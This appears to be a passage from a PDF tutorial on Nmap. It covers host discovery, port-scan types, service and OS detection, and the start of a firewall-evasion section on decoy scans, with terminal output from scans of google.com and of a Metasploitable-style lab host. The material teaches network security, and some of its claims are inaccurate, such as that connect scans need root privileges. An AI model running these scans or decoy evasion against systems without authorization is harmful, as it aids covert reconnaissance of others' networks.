
(harish@kali)~$ nmap -sn -R google.com
Starting Nmap 7.95 ( https://nmap.org ) at 2025-07-28 16:33 IST
Nmap scan report for google.com (142.250.183.238)
Host is up (0.050s latency).
Other addresses for google.com (not scanned): 2404:6800:4002:815::200e
rDNS record for 142.250.183.238: tzelb-bb-in-f14.1e100.net
Nmap done: 1 IP address (1 host up) scanned in 6.69 seconds

(harish@kali)~$
```

Fig: Ping Scan `-n/-R`

3.8 Ping Scan using `--traceroute`

- **Symbol:** `--traceroute`
- **Command:** `nmap -sn --traceroute 192.168.1.0/24`
- **Purpose:** Traces the network path to the target host(s) along with host discovery.
- **Use Case:** Understand network routing, hops, and delays during scan.



```
(harish@kali)~$ nmap --traceroute google.com
Starting Nmap 7.95 ( https://nmap.org ) at 2025-07-28 16:37 IST

(harish@kali)~$ sudo nmap google.com --traceroute
[sudo] password for harish:
Starting Nmap 7.95 ( https://nmap.org ) at 2025-07-28 16:37 IST
Nmap scan report for google.com (142.250.194.46)
Host is up (0.050s latency).
Other addresses for google.com (not scanned): 2404:6800:4007:832::200e
rDNS record for 142.250.194.46: del12s02-in-f14.1e100.net
Not shown: 998 filtered tcp ports (no-response)
PORT      STATE SERVICE
80/tcp    open  http
443/tcp   open  https

TRACEROUTE (using port 443/tcp)
HOP RTT      ADDRESS
1  7.29 ms  reliance.reliance (192.168.29.1)
2  0.41 ms  10.01.160.1
3  17.85 ms 172.16.5.10
4  18.01 ms 192.168.247.200
5  18.08 ms 192.168.230.213
6  18.12 ms 192.168.230.194
7  19.17 ms 192.168.59.116
8  ... 9
10 35.02 ms 74.125.51.166
11 28.01 ms 142.251.227.211
12 32.77 ms 172.253.75.14
13 52.74 ms 142.251.233.79
14 47.39 ms 192.176.252.124
15 50.60 ms 192.178.83.215
16 47.33 ms 142.251.52.229
17 50.55 ms del12s02-in-f14.1e100.net (142.250.194.46)

Nmap done: 1 IP address (1 host up) scanned in 21.73 seconds

(harish@kali)~$
```

Fig: `--traceroute` Scan

- open – A service is actively accepting connections on that port.
- closed – No service is listening; the port is reachable but not in use.
- filtered – Nmap can't tell if the port is open or closed because a firewall or filter blocks the probes.
- unfiltered – The port is reachable, but Nmap can't determine whether it's open or closed (rare case).

- open|filtered – Nmap can't determine if the port is open or filtered; happens in UDP or stealth scans.
- closed|filtered – Nmap can't tell whether the port is closed or filtered; very rare.

4. Scanning Techniques

4.1 TCP Connect Scan

TCP Connect Scan is a basic port scan method that completes the full 3-way TCP handshake to determine if a port is open. It is easily detectable but works on all systems since it uses the OS's connect() system call.

Command: `nmap -sT <IP>or<domain>`




Fig: TCP connect Scan

Note: Use Tcp connect scan when we have root or admin privileges and easily Detectable by the firewall

WorkFlow:

1. Client Send SYN packet → server
2. Server Send SYN ACK packet → client
3. Client Send ACK packet → server

A reliable connection gets establish to communicate safe to send data without any error or accurate data transfer

4.2 SYN Scan (Half-Open Scan):

Sends SYN → receives SYN-ACK from open ports → immediately sends RST to avoid completing handshake.

works: Sends SYN → receives SYN-ACK from open ports → immediately sends RST to avoid completing handshake

Command: nmap -sS IP




Fig: Half Open-Scan

Fast and stealthy since it avoids full TCP connection.

4.3 UDP Scan:

UDP Scan: Used to identify open UDP ports by sending empty UDP packets and analyzing responses or lack thereof.

Works:

- Sends empty UDP packet to target ports.
- If ICMP port unreachable received → port is closed.
- If no response → port is open or filtered.
- Slower and harder to interpret due to no handshake and rate-limiting ICMP.




Fig: UDP Scan

4.4 TCP ACK Scan

TCP ACK Scan is used to map firewall rulesets by determining whether ports are filtered or unfiltered. It sends ACK packets and observes the response.

Command: `nmap -sA <target>`




Fig: TCP ACK SCAN

Work:

Sends ACK packets to check if ports are **filtered or unfiltered**. No handshake happens.

- RST = unfiltered,
- No reply/ICMP = filtered

4.5 XMAS Scan (-sX)

Sends TCP packet with FIN, PSH, URG flags lit — looks like a “lit-up” packet . Only works reliably on Unix/Linux systems.

Workflow:

- No response = Open|Filtered
- RST = Closed
- ICMP Unreachable = Filtered

Command: **nmap -sX <target>**




Fig: Xmass scan

4.6 TCP Null Scan : Sends TCP packets with no flags set to bypass firewalls and detect open ports.

works: Closed ports reply with RST; open ports give no response.

Command: `nmap -sN <target>`





Fig: Null Scan

4.7 Service Scan

Detects services and versions running on open ports.

Command: `nmap -sV <IP>`

works: Sends probes to open ports and analyzes responses to determine the exact service and version.



```
(harish@kali)~$ nmap -sV 192.168.29.92
Starting Nmap 7.95 ( https://nmap.org ) at 2025-07-29 17:37 IST
Nmap scan report for 192.168.29.92
Host is up (0.00071s latency).
Not shown: 977 closed tcp ports (reset)
PORT      STATE SERVICE        VERSION
21/tcp    open  ftp            vsftpd 2.3.4
22/tcp    open  ssh            OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp    open  telnet         linux telnetd
25/tcp    open  smtp           Postfix smtpd
53/tcp    open  domain         ISC BIND 9.4.2
80/tcp    open  http           Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp   open  rpcbind        2 (RPC #100000)
139/tcp   open  netbios-ssn    Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn    Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp   open  exec           netkit-rsh rexecd
513/tcp   open  login
514/tcp   open  tcpwrapped
1099/tcp  open  java-rmi       GNU Classpath grmiregistry
1524/tcp  open  bindshell      Metasploitable root shell
2049/tcp  open  nfs            2-4 (RPC #100003)
2121/tcp  open  ftp            ProFTPD 1.3.1
3306/tcp  open  mysql          MySQL 5.0.51a-3ubuntu5
5432/tcp  open  postgresql     PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp  open  vnc            VNC (protocol 3.3)
6000/tcp  open  x11            (access denied)
6667/tcp  open  irc            UnrealIRCd
8009/tcp  open  ajp13          Apache Jserv (Protocol v1.3)
8180/tcp  open  http           Apache Tomcat/Coyote JSP engine 1.1
MAC Address: 0E:2A:70:AA:13:75 (Unknown)
Service Info: Hosts: metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 13.14 seconds

(harish@kali)~$
```


Fig: Finding the version of the services

4.9 OS Scan

Detects the operating system of a host.

Command: nmap -O 192.168.1.1

works: Analyzes TCP/IP stack responses to different packets and matches them with known OS fingerprints. Used to identify target systems for exploit compatibility.



```
(harish@kali) ~  
$ sudo nmap -O 192.168.29.92  
[sudo] password for harish:  
Starting Nmap 7.95 ( https://nmap.org ) at 2025-07-29 17:38 IST  
Nmap scan report for 192.168.29.92  
Host is up (0.0016s latency).  
Not shown: 977 closed tcp ports (reset)  
PORT      STATE SERVICE  
21/tcp    open  ftp  
22/tcp    open  ssh  
23/tcp    open  telnet  
25/tcp    open  smtp  
53/tcp    open  domain  
80/tcp    open  http  
111/tcp   open  rpcbind  
139/tcp   open  netbios-ssn  
445/tcp   open  microsoft-ds  
512/tcp   open  exec  
513/tcp   open  login  
514/tcp   open  shell  
1099/tcp  open  rmiregistry  
1524/tcp  open  ingreslock  
2049/tcp  open  nfs  
2121/tcp  open  ccproxy-ftp  
3306/tcp  open  mysql  
5432/tcp  open  postgresql  
5900/tcp  open  vnc  
6000/tcp  open  X11  
6667/tcp  open  irc  
8009/tcp  open  ajp13  
8180/tcp  open  unknown  
MAC Address: 0E:2A:70:AA:13:75 (Unknown)  
Device type: general purpose  
Running: Linux 2.6.x  
OS CPE: cpe:/o:linux:linux_kernel:2.6  
OS details: Linux 2.6.9 - 2.6.33  
Network Distance: 1 hop  
  
OS detection performed. Please report any incorrect results at https://nmap.org/submit/ .  
Nmap done: 1 IP address (1 host up) scanned in 1.66 seconds
```

Fig: Operating System detection

5. Firewall Evasion Techniques

5.1 Decoy Scan -D and -D RND:

The **-D** option in Nmap is used to perform **decoy scanning**, a technique to **obfuscate the source of the scan**. It works by adding **decoy IP addresses** along with your real IP so that the target system sees multiple sources, making it harder to determine the actual attacker.

- **Usage:** `nmap -D 192.168.1.2,192.168.1.3,ME 192.168.1.1`
- **RND:** `nmap -D RND:10 192.168.1.1` — This sends probes from 10 randomly spoofed IPs along with your own. It looks like IP spoofing but isn't true spoofing; it just adds confusion for IDS/firewalls.

